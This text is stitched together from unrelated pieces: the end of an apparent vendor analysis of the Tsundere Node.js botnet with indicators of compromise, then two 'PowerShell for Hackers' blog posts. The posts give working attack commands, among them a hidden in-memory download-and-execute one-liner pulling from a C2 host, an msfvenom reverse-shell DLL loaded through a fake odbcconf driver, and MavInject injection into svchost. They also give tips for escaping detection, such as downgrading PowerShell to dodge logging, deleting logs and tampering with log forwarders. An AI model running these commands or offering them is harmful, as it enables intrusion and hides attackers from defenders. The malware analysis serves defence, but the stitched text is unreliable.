
To obtain the C2 address, the bot contacts various public endpoints that provide remote procedure call (RPC) APIs, allowing them to interact with Ethereum blockchain nodes. At the start of the script, the bot calls a function named fetchAndUpdateIP, which iterates through a list of RPC providers. For each provider, it checks the transactions associated with the contract address and wallet owner, and then retrieves the string from the state variable containing the WebSocket address, as previously observed.

Malware code for retrieval of C2 from the smart contract

Malware code for retrieval of C2 from the smart contract


The Tsundere bot verifies that the C2 address starts with either ws:// or wss:// to ensure it is a valid WebSocket URL, and then sets the obtained string as the server URL. But before using this new URL, the bot first checks the system locale by retrieving the culture name of the machine to avoid infecting systems in the CIS region. If the system is not in the CIS region, the bot establishes a connection to the server via a WebSocket, setting up the necessary handlers for receiving, sending, and managing connection states, such as errors and closed sockets.

Bot handlers for communication

Bot handlers for communication

Communication

The communication flow between the client (Tsundere bot) and the server (WebSocket C2) is as follows:

  1. The Tsundere bot establishes a WebSocket connection with the retrieved C2 address.
  2. An AES key is transmitted immediately after the connection is established.
  3. The bot sends an empty string to confirm receipt of the key.
  4. The server then sends an IV, enabling the use of encrypted communication from that point on.
    Encryption is required for all subsequent communication.
  5. The bot transmits the OS information of the infected machine, including the MAC address, total memory, GPU information, and other details. This information is also used to generate a unique identifier (UUID).
  6. The C2 server responds with a JSON object, acknowledging the connection and confirming the bot’s presence.
  7. With the connection established, the client and server can exchange information freely.
    1. To maintain the connection, keep-alive messages are sent every minute using ping/pong messages.
    2. The bot sends encrypted responses as part of the ping/pong messages, ensuring continuous communication.
Tsundere communication process with the C2 via WebSockets

Tsundere communication process with the C2 via WebSockets

The connections are not authenticated through any additional means, making it possible for a fake client to establish a connection.

As previously mentioned, the client sends an encrypted ping message to the C2 server every minute, which returns a pong message. This ping-pong exchange serves as a mechanism for the C2 panel to maintain a list of currently active bots.

Functionality

The Tsundere bot is designed to allow the C2 server to send dynamic JavaScript code. When the C2 server sends a message with ID=1 to the bot, the message is evaluated as a new function and then executed. The result of this operation is sent back to the server via a custom function named serverSend, which is responsible for transmitting the result as a JSON object, encrypted for secure communication.

Tsundere bot evaluation code once functions are received from the C2

Tsundere bot evaluation code once functions are received from the C2

The ability to evaluate code makes the Tsundere bot relatively simple, but it also provides flexibility and dynamism, allowing the botnet administrators to adapt it to a wide range of actions.

However, during our observation period, we did not receive any commands or functions from the C2 server, possibly because the newly connected bot needed to be requested by other threat actors through the botnet panel before it could be utilized.

Infrastructure

The Tsundere bot utilizes WebSocket as its primary protocol for establishing connections with the C2 server. As mentioned earlier, at the time of writing, the malware was communicating with the WebSocket server located at 185.28.119[.]179, and our tests indicated that it was responding positively to bot connections.

The following table lists the IP addresses and ports extracted from the provided list of URLs:

IP Port First seen (contract update) ASN
185.28.119[.]179 1234 2025-08-19 AS62005
196.251.72[.]192 1234 2025-08-03 AS401120
103.246.145[.]201 1234 2025-07-14 AS211381
193.24.123[.]68 3011 2025-06-21 AS200593
62.60.226[.]179 3001 2025-05-04 AS214351

Marketplace and control panel

No business is complete without a marketplace, and similarly, no botnet is complete without a control panel. The Tsundere botnet has both a marketplace and a control panel, which are integrated into the same frontend.

Tsundere botnet panel login

Tsundere botnet panel login

The notable aspect of Tsundere’s control panel, dubbed “Tsundere Netto” (version 2.4.4), is that it has an open registration system. Any user who accesses the login form can register and gain access to the panel, which features various tabs:

  • Bots: a dashboard displaying the number of bots under the user’s control
  • Settings: user settings and administrative functions
  • Build: if the user has an active license, they can create new bots using the two previously mentioned methodologies (MSI or PowerShell)
  • Market: this is the most interesting aspect of the panel, as it allows users to promote their individual bots and offer various services and functionalities to other threat actors. Each build can create a bot that performs a specific set of actions, which can then be offered to others
  • Monero wallet: a wallet service that enables users to make deposits or withdrawals
  • Socks proxy: a feature that allows users to utilize their bots as proxies for their traffic
Tsundere botnet control panel, building system and market

Tsundere botnet control panel, building system and market

Each build generates a unique build ID, which is embedded in the implant and sent to the C2 server upon infection. This build ID can be linked to the user who created it. According to our research and analysis of other URLs found in the wild, builds are created through the panel and can be downloaded via the URL:

hxxps://idk.1f2e[REDACTED]07a4[.]net/api/builds/{BUILD-ID}.msi.

At the time of writing this, the panel typically has between 90 and 115 bots connected to the C2 server at any given time.

Attribution

Based on the text found in the implants, we can conclude with high confidence that the threat actor behind the Tsundere botnet is likely Russian-speaking. The use of the Russian language in the implants is consistent with previous attacks attributed to the same threat actor.

Russian being used throughout the code

Russian being used throughout the code


Furthermore, our analysis suggests a connection between the Tsundere botnet and the 123 Stealer, a C++-based stealer available on the shadow market for $120 per month. This connection is based on the fact that both panels share the same server. Notably, the main domain serves as the frontend for the 123 Stealer panel, while the subdomain “idk.” is used for the Tsundere botnet panel.

123 Stealer C2 panel sharing Tsundere's infrastructure and showcasing its author

123 Stealer C2 panel sharing Tsundere’s infrastructure and showcasing its author

By examining the available evidence, we can link both threats to a Russian-speaking threat actor known as “koneko”. Koneko was previously active on a dark web forum, where they promoted the 123 Stealer, as well as other malware, including a backdoor. Although our analysis of the backdoor revealed that it was not directly related to Tsundere, it shared similarities with the Tsundere botnet in that it was written in Node.js and used PowerShell or MSI as infectors. Before the dark web forum was seized and shut down, koneko’s profile featured the title “node malware senior”, further suggesting their expertise in Node.js-based malware.

Conclusion

The Tsundere botnet represents a renewed effort by a presumably identified threat actor to revamp their toolset. The Node.js-based bot is an evolution of an attack discovered in October of last year, and it now features a new strategy and even a new business model. Infections can occur through MSI and PowerShell files, which provides flexibility in terms of disguising installers, using phishing as a point of entry, or integrating with other attack mechanisms, making it an even more formidable threat.

Additionally, the botnet leverages a technique that is gaining popularity: utilizing web3 contracts, also known as “smart contracts”, to host command-and-control (C2) addresses, which enhances the resilience of the botnet infrastructure. The botnet’s possible author, koneko, is also involved in peddling other threats, such as the 123 Stealer, which suggests that the threat is likely to escalate rather than diminish in the coming months. As a result, it is essential to closely monitor this threat and be vigilant for related threats that may emerge in the near future.

Indicators of compromise

More IoCs related to this threat are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

File hashes
235A93C7A4B79135E4D3C220F9313421
760B026EDFE2546798CDC136D0A33834
7E70530BE2BFFCFADEC74DE6DC282357
5CC5381A1B4AC275D221ECC57B85F7C3
AD885646DAEE05159902F32499713008
A7ED440BB7114FAD21ABFA2D4E3790A0
7CF2FD60B6368FBAC5517787AB798EA2
E64527A9FF2CAF0C2D90E2238262B59A
31231FD3F3A88A27B37EC9A23E92EBBC
FFBDE4340FC156089F968A3BD5AA7A57
E7AF0705BA1EE2B6FBF5E619C3B2747E
BFD7642671A5788722D74D62D8647DF9
8D504BA5A434F392CC05EBE0ED42B586
87CE512032A5D1422399566ECE5E24CF
B06845C9586DCC27EDBE387EAAE8853F
DB06453806DACAFDC7135F3B0DEA4A8F

File paths
%APPDATA%\Local\NodeJS

Domains and IPs
ws://185.28.119[.]179:1234
ws://196.251.72[.]192:1234
ws://103.246.145[.]201:1234
ws://193.24.123[.]68:3011
ws://62.60.226[.]179:3001

Cryptocurrency wallets
Note: These are wallets that have changed the C2 address in the smart contract since it was created.
0x73625B6cdFECC81A4899D221C732E1f73e504a32
0x10ca9bE67D03917e9938a7c28601663B191E4413
0xEc99D2C797Db6E0eBD664128EfED9265fBE54579
0xf11Cb0578EA61e2EDB8a4a12c02E3eF26E80fc36
0xdb8e8B0ef3ea1105A6D84b27Fc0bAA9845C66FD7
0x10ca9bE67D03917e9938a7c28601663B191E4413
0x52221c293a21D8CA7AFD01Ac6bFAC7175D590A84
0x46b0f9bA6F1fb89eb80347c92c9e91BDF1b9E8CC

PowerShell for Hackers – Survival Edition, Part 4: Blinding Defenders

Welcome back, cyberwarriors! 

We hope that throughout the Survival series, you have been learning a lot from us. Today, we introduce Living off the Land techniques that can be abused without triggering alarms. Our goal is to use knowledge from previous articles to get our job done without unnecessary attention from defenders. All the commands we cover in two parts are benign, native, and also available on legacy systems. Not all are well-known, and tracking them all is impossible as they generate tons of logs that are hard to dig through. As you may know, some legitimate software may act suspiciously with its process and driver names. Tons of false positives quickly drain defenders, so in many environments, you can fly under the radar with these commands. 

Today, you’ll learn how to execute different kinds of scripts as substitutes for .ps1 scripts since they can be monitored, create fake drivers, and inject DLLs into processes to get a reverse shell to your C2.

Let’s get started!

Execution and Scripting

Powershell

Let’s recall the basic concepts of stealth in PowerShell from earlier articles. PowerShell is a built-in scripting environment used by system administrators to automate tasks, check system status, and configure Windows. It’s legitimate and not suspicious unless executed where it shouldn’t be. Process creation can be monitored, but this isn’t always the case. It requires effort and software to facilitate such monitoring. The same applies to .ps1 scripts. This is why we learned how to convert .ps1 to .bat to blend in in one of the previous articles. It doesn’t mean you should avoid PowerShell or its scripts, as you can create a great variety of tools with it. 

Here’s a reminder of how to download and execute a script in memory with stealth:

PS > powershell.exe -nop -w h -ep bypass -c "iex (New-Object Net.WebClient).DownloadString('http://C2/script.ps1')"

Walkthrough: This tells PowerShell to start quickly without loading user profile scripts (-nop), hide the window (-w h), ignore script execution rules (-ep bypass), download a script from a URL, and run it directly in memory (DownloadString + Invoke-Expression).

When you would use it: When you need to fetch a script from a remote server and run it quietly.

Why it’s stealthy: PowerShell is common for admin tasks, and in-memory execution leaves no file on disk for antivirus to scan. Skipping user profile scripts avoids potential monitoring embedded in them.

A less stealthy option would be:

PS > iwr http://c2/script.ps1 | iex 

It’s important to keep in mind that Invoke-WebRequest (iwr) and Invoke-Expression (iex) are often abused by hackers. Later, we’ll cover stealthier ways to download and execute payloads.

CMD

CMD is the classic Windows command prompt used to run batch files and utilities. Although this module focuses on PowerShell, stealth is our main concern, so we cover some CMD commands. With its help, we can chain utilities, redirect outputs to files, and collect system information quietly.

Here’s how to chain enumeration with CMD:

PS > cmd.exe /c "whoami /all > C:\Temp\privs.txt & netstat -ano >> C:\Temp\privs.txt"

using cmd to chain commands

Walkthrough: /c runs the command and exits. whoami /all gets user and privilege info and writes it to C:\Temp\privs.txt. netstat -ano appends active network connections to the same file. The user doesn’t see a visible window.

When you would use it: Chaining commands is handy, especially if Script Block Logging is in place and your commands get saved.

Why it’s stealthy: cmd.exe is used everywhere, and writing to temp files looks like routine diagnostics.

cscript.exe

This runs VBScript or JScript scripts from the command line. Older automation relies on it to execute scripts that perform checks or launch commands. Mainly we will use it to bypass ps1 execution monitoring. Below, you can see how we executed a JavaScript script.

PS > cscript //E:JScript //Nologo C:\Temp\script.js

using csript to load js files

Walkthrough (plain): //E:JScript selects the JavaScript engine, while //Nologo hides the usual header. The final argument points to the script that will be run.

When you would use it: All kinds of use. With the help of AI you can write an enumeration script.

Why it’s stealthy: It’s less watched than PowerShell in some environments and looks like legacy automation.

wscript.exe

By default, it runs Windows Script Host (WSH) scripts (VBScript/JScript), often for scripts showing dialogs. As a pentester, you can run a VBScript in the background or perform shell operations without visible windows.

PS > wscript.exe //E:VBScript C:\Temp\enum.vbs //B

using wscript to run vbs scripts

Walkthrough: //B runs in batch mode (no message boxes). The VBScript at C:\Temp\enum.vbs is executed by the Windows Script Host.

When you would use it: Same thing here, it really depends on the script you create. We made a system enumeration script that sends output to a text file. 

Why it’s stealthy: Runs without windows and is often used legitimately.

mshta.exe

Normally, it runs HTML Applications (HTA) containing scripts, used for small admin UIs. For pentesters, it’s a way to execute HTA scripts with embedded code. It requires a graphical interface.

PS > mshta users.hta 

using mshta to run hta scripts

Walkthrough: mshta.exe runs script code in users.hta, which could create a WScript object and execute commands, potentially opening a window with output.

When you would use it: To run a seemingly harmless HTML application that executes shell commands

Why it’s stealthy: It looks like a web or UI component and can bypass some script-only rules.

DLL Loading and Injections

These techniques rely on legitimate DLL loading or registration mechanics to get code running.

Rundll32.exe

Used to load a DLL and call its exported functions, often by installers and system utilities. Pentesters can use it to execute a script or function in a DLL, like a reverse shell generated by msfvenom. Be cautious, as rundll32.exe is frequently abused.

C:\> rundll32.exe C:\reflective_dll.x64.dll,TestEntry

using rundll32 to tun dlls

Walkthrough: The command runs rundll32.exe to load reflective_dll.x64.dll and call its TestEntry function.

When you would use it: To execute a DLL’s code in environments where direct execution is restricted.

Why it’s stealthy: rundll32.exe is a common system binary and its activity can blend into normal installer steps.

Regsvr32.exe

In plain terms it adds or removes special Windows files (like DLLs or scriptlets) from the system’s registry so that applications can use or stop using them. It is another less frequently used way to execute DLLs.

PS > regsvr32.exe /u /s .\reflective_dll.x64.dll

using regsvr32 to run dlls

Walkthrough: regsvr32 is asked to run the DLL. /s makes it silent. 

When you would use it: To execute a DLL via a registration process, mimicking maintenance tasks.

Why it’s stealthy: Registration operations are normal in IT workflows, so the call can be overlooked.

odbcconf.exe

Normally, odbcconf.exe helps programs connect to databases by setting up drivers and connections. You can abuse it to run your DLLs. Below is an example of how we executed a generated DLL and got a reverse shell

bash > msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.57 LPORT=4444 -f dll -o file.dll

generating a dll file

PS > odbcconf.exe INSTALLDRIVER “Printer-driverX|Driver=C:\file.dll|APILevel=2”

PS > odbcconf.exe configsysdns “Printer-driverX” “DNS=Printer-driverX”

creating a fake driver with odbcconf
receiving the connecting back to the c2

Walkthrough: The first odbcconf command tells Windows to register a fake database driver named “Printer-driverX” using a DLL file. The APILevel=2 part makes it look like a legitimate driver. When Windows processes this, it loads file.dll, which runs a reverse shell inside of it. The second odbcconf command, creates a system data source (DSN) named “Printer-driverX” tied to that fake driver, which triggers the DLL to load again, ensuring the malicious code runs.

When you would use it: To execute a custom DLL stealthily, especially when other methods are monitored.

Why it’s stealthy: odbcconf is a legit Windows tool rarely used outside database admin tasks, so it’s not heavily monitored by security tools or admins on most systems. Using it to load a DLL looks like normal database setup activity, hiding the malicious intent.

Installutil.exe

Normally, it is a Windows tool that installs or uninstalls .NET programs, like DLLs or executables, designed to run as services or components. It sets them up so they can work with Windows, like registering them to start automatically, or removes them when they’re no longer needed. In pentest scenarios, the command is used to execute malicious code hidden in a specially crafted .NET DLL by pretending to uninstall it as a .NET service.

PS > InstallUtil.exe /logfile= /LogToConsole=false /U file.dll

Walkthrough: The command tells Windows to uninstall a .NET assembly (file.dll) that was previously set up as a service or component. The /U flag means uninstall, /logfile= skips creating a log file, and /LogToConsole=false hides any output on the screen. If file.dll is a malicious .NET assembly with a custom installer class, uninstalling it can trigger its code, like a reverse shell when the command processes the uninstall. However, for a DLL from msfvenom, this may not work as intended unless it’s specifically a .NET service DLL.

When you would use it:. It’s useful when you have admin access and need to execute a .NET payload stealthily, especially if other methods are unavailable.

Why it’s stealthy: Install utilities are commonly used by developers and administrators.

Mavinject.exe

Essentially, it was designed to help with Application Virtualization, when Windows executes apps in a virtual container. We use it to inject DLLs into running processes to get our code executed. We recommend using system processes for injections, such as svchost.exe.Here is how it’s done:

PS > MavInject.exe 528 /INJECTRUNNING C:\file.dll

using mavinject to inect dlls into processes and get reverse shell

Walkthrough: Targets process ID 528 (svchost.exe) and instructs MavInject.exe to inject file.dll into it. When the DLL loads, it runs the code and we get a connection back.

Why you would use it: To inject a DLL for a high-privilege reverse shell, like SYSTEM access. 

Why it’s stealthy: MavInject.exe is a niche Microsoft tool, so it’s rarely monitored by security software or admins, making the injection look like legitimate system behavior.

Summary

Living off the Land techniques matter a lot in Windows penetration testing, as they let you achieve your objectives using only built-in Microsoft tools and signed binaries. That reduces forensic footprints and makes your activity blend with normal admin behavior, which increases the chance of bypassing endpoint protections and detection rules. In Part 1 we covered script execution and DLL injections, some of which will significantly improve your stealth and capabilities. In Part 2, you will explore network recon, persistence, and file management to further evade detection. Defenders can also learn a lot from this to shape the detection strategies. But as it was mentioned earlier, monitoring system binaries might generate a lot of false positives. 

Resources:

https://lofl-project.github.io

https://lolbas-project.github.io/#

The post PowerShell for Hackers – Survival Edition, Part 4: Blinding Defenders first appeared on Hackers Arise.

PowerShell for Hackers-Survival Edition, Part 3: Know Your Enemy

Welcome back aspiring hackers!

In this chapter, we’re going deeper into the ways defenders can spot you and the traps they set to catch you off guard. We’re talking about defensive mechanisms and key Windows Event IDs that can make your life harder if you’re not careful. Every hacker knows that understanding defenders’ tools and habits is half the battle.

No system is perfect, and no company has unlimited resources. Every growing organization needs analysts constantly tuning alerts and security triggers as new software and users are added to the network. It’s tedious and repetitive work. Too many alerts can exhaust even the sharpest defenders. Eye fatigue, late nights, and false positives all drain attention. That’s where you get a small window to make a move, or a chance to slip through unnoticed.

Assuming nobody is watching is a beginner’s mistake. We’ve seen many beginners lose access to entire networks simply because they underestimated defensive mechanisms. The more professional you become, the less reckless you are, and the sharper your actions become. Always evaluate your environment before acting.

Visibility

Defenders have a few main ways they can detect you, and knowing these is crucial if you want to survive:

Process Monitoring

Process monitoring allows defenders to keep an eye on what programs start, stop, or interact with each other. Every process, PowerShell included, leaves traces of its origin (parent) and its children. Analysts use this lineage to spot unusual activity.

For example, a PowerShell process launched by a Microsoft Word document might be suspicious. Security teams use Endpoint Detection and Response (EDR) tools to gather this data, and some providers, like Red Canary, correlate it with other events to find malicious patterns.

Command Monitoring

Command monitoring focuses on what commands are being run inside the process. For PowerShell, this means watching for specific cmdlets, parameters, or encoded commands. Alone, a command might look innocent, but in combination with process monitoring and network telemetry, it can be a strong indicator of compromise.

Network Monitoring

Attackers often use PowerShell to download tools or exfiltrate data over the network. Monitoring outgoing and incoming connections is a reliable way for defenders to catch malicious activity. A common example is an Invoke-Expression command that pulls content from an external server via HTTP.

What They’re Watching

Let’s break down the logs defenders rely on to catch PowerShell activity:

Windows Security Event ID 1101: AMSI

AMSI stands for Antimalware Scan Interface. Think of it as a security checkpoint inside Windows that watches scripts running in memory, including PowerShell, VBScript, and WMI.

AMSI doesn’t store logs in the standard Event Viewer. Instead, it works with Event Tracing for Windows (ETW), a lower-level logging system. If you bypass AMSI, you can execute code that normally would trigger antivirus scans, like dumping LSASS or running malware, without immediate detection.

But AMSI bypasses are risky. They’re often logged themselves, and Microsoft actively patches them. Publicly available bypasses are a trap for anyone trying to survive quietly.

Windows Security Event ID 4104: ScriptBlock Logging

ScriptBlock logging watches the actual code executed in PowerShell scripts. There are two levels:

Automatic (default): Logs script code that looks suspicious, based on Microsoft’s list of dangerous cmdlets and .NET APIs.

Global: Logs everything with no filters.

script logging implemented in windows

Event ID 4104 collects this information. You can bypass this by downgrading PowerShell to version 2, if it exists, but even that downgrade can be logged. Subtle obfuscation is necessary. Here is how you downgrade:

PS > powershell -version 2

Note, that ScriptBlock logging only works with PowerShell 5 and above.

Windows Security Event ID 400: PowerShell Command-Line Logging

Even older PowerShell versions have Event ID 400, which logs when a PowerShell process starts. It doesn’t show full commands, but the fact that a process started is noted.

Windows Security Event IDs 800 & 4103: Module Loading and Add-Type

Module logging (Event ID 800) tracks which PowerShell modules are loaded, including the source code for commands run via Add-Type. This is important because Add-Type is used to compile and run C# code.

In PowerShell 5+, Event ID 4103 also logs this context. If a defender sees unusual or rarely-used modules being loaded, it’s a red flag.

Sysmon Event IDs

Sysmon is a specialized Windows tool that gives defenders extra visibility. Usually defenders monitor tracks:

Event ID 1: Every new process creation.

Event ID 7: Module loads, specifically DLLs.

Event ID 10: Process Access, for instance accessing lsass.exe to dump credentials.

For PowerShell, Event ID 7 can flag loads of System.Management.Automation.dll or related modules, which is often a clear indicator of PowerShell use. Many other Sysmon IDs might be monitored, make sure you spend some time to learn about some of them.

To check if Sysmon is running:

PS > Get-Service -Name sysmon

To view recent Sysmon events:

PS > Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvent 20 | Format-List TimeCreated, Id, Message

checking if sysmon is installed on windows

Not all systems have Sysmon, but where it’s installed, defenders trust it. Essentially, it is like a high-tech security camera that is detailed, persistent, and hard to fool.

Endpoint Detection and Response (EDR) Tools

EDR tools combine all the telemetry above such as processes, commands, modules, network traffic to give defenders a full picture of activity. If you’re working on a system with EDR, every move is being watched in multiple ways.

What’s Likely to Get You Spotted

Attackers are predictable. If you run the same commands repeatedly, defenders notice. Red Canary publishes filters that show suspicious PowerShell activity. Not every system uses these filters, but they’re widely known.

Encoded Commands

Using -encodedcommand or Base64 can trigger alerts. Base64 itself isn’t suspicious, but repeated or unusual use is a warning sign.

encoded commands detection filter

Obfuscation & Escape Characters

Adding extra characters (^, +, $, %) can throw off detection, but too much is suspicious.

obfuscation detection filter

Suspicious Cmdlets

Some cmdlets are commonly abused. These include ones for downloading files, running scripts, or managing processes. Knowing which ones are flagged helps you avoid careless mistakes.

suspicious cmdlets detection filter

Suspicious Script Directories

Scripts running from odd locations, like Public folders, are more likely to be flagged. Stick to expected directories or in-memory execution.

suspicious script directories detection filter

Workarounds

Even when your movement is restricted, options exist.

1) Use native binaries. Legitimate Windows programs are less suspicious.

2) Less common commands. Avoid widely abused cmdlets to reduce detection.

3) Living-Off-the-Land. Using built-in tools creatively keeps you under the radar.

We’ll cover these in more depth in the next chapter, how commands meant for one thing can be adapted for another while remaining invisible.

Net Trick

The net command is powerful, but can be monitored. Use net1 to bypass some filters in really strict environments:

PS > net1 user

net1 trick to avoid detection of net

This lets you run the full suite of net commands quietly.

Logs

Deleting logs can sometimes be a good idea, but you should know that Event ID 1102 flags it immediately. Also, even less experienced defenders can trace lateral movement from log records. Traffic spikes or SMB scans are noticed quickly.

Methods to Evade Detection

Focus on minimizing your footprint and risk. High-risk, complex techniques are not part of this guide.

Avoid Writing Files

Files on disk can betray your tactics. If saving is necessary, use native-looking names, unusual folders, and adjust timestamps. Stick to in-memory execution where possible. Lesser-known commands like odbconf.exe and cmstp.exe are safer and often overlooked. Use them for execution.

PowerShell Version 2

Downgrading can bypass ScriptBlock logging. But you need to obfuscate things carefully. Subtlety is key here.

Change Forwarder Settings

Tweaking log collectors can buy time but is riskier. Always revert these changes after finishing. It’s always good to have a backup of the config files.

Credential Reuse & Blending In

Use known credentials rather than brute-forcing. Work during normal hours to blend in well and dump traffic to understand local activity. Using promiscuous mode can help you get richer network insights. Targeting common ports for file distribution is also a good idea and blends in well with normal traffic patterns.

Summary

